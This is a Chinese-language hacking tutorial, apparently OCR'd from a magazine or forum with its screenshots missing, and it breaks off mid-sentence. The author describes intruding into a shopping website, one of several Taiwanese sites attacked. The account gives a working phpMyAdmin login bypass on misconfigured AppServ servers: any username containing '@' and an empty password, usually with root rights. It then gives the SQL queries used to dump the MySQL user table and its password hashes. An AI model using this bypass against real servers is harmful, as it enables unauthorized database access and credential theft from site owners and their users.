


图 1

随便点开一个链接，便来到了一个购物的网页，如图1。它给我一种很熟悉的感觉，是的，它应该是网上下载的PHP程序，以前在入侵台湾站点时发现有不少网站的程序使用的都是它，我简单的测试了一下，不存在php注入，后台登录页面为默认的/admin/login.php，不过这些并没有多大的用处，因为我现在并没有它的管理员帐号和密码。

再看看是否安装了phpmyadmin，直接输入http://ip/phpmyadmin/得到了一个登录页面（图2）。




图 2

还是需要密码啊。不过没有密码也没关系，这里我要介绍AppServ，这是一套全功能的免费WWW服务器架设程序，它整合了Apache、PHP、MySQL……等等于一体，很方便使用，目前台湾很多网站都采用它来架设服务器。它本身倒是没什么安全问题，不过如果管理员设置不当，就会引发安全问题－－可以随意登录phpmyadmin，也就是说phpmyadmin登录所需的帐号密码对入侵者没有一点限制。只要在登录窗口的用户名一栏中输入任意




图 3




图 4




图 5

带“@”的用户名，密码随便，均能成功登录phpmyadmin。

有一点需注意的是，由于设置不同，权限也就不同，不过大部分都是root权限。

回到我们的入侵来，输入用户名：“@”，密码为空，确定后成功登录（图3），看看权限，是root权限。再**SHOW PROCESSLIST**（图4）、**SELECT * FROM `user`**（图5），图中的password（密码）看到了吧。

也许你会问为什么我知道它用的是AppServ，其实很简单，




图 6




图 7

只要随便试一下就知道了，再就是自己架设一个玩玩，图6是它的默认首页，不过这个首页一般都会被管理员删掉，另外还可以根据phpinfo.php来判断，p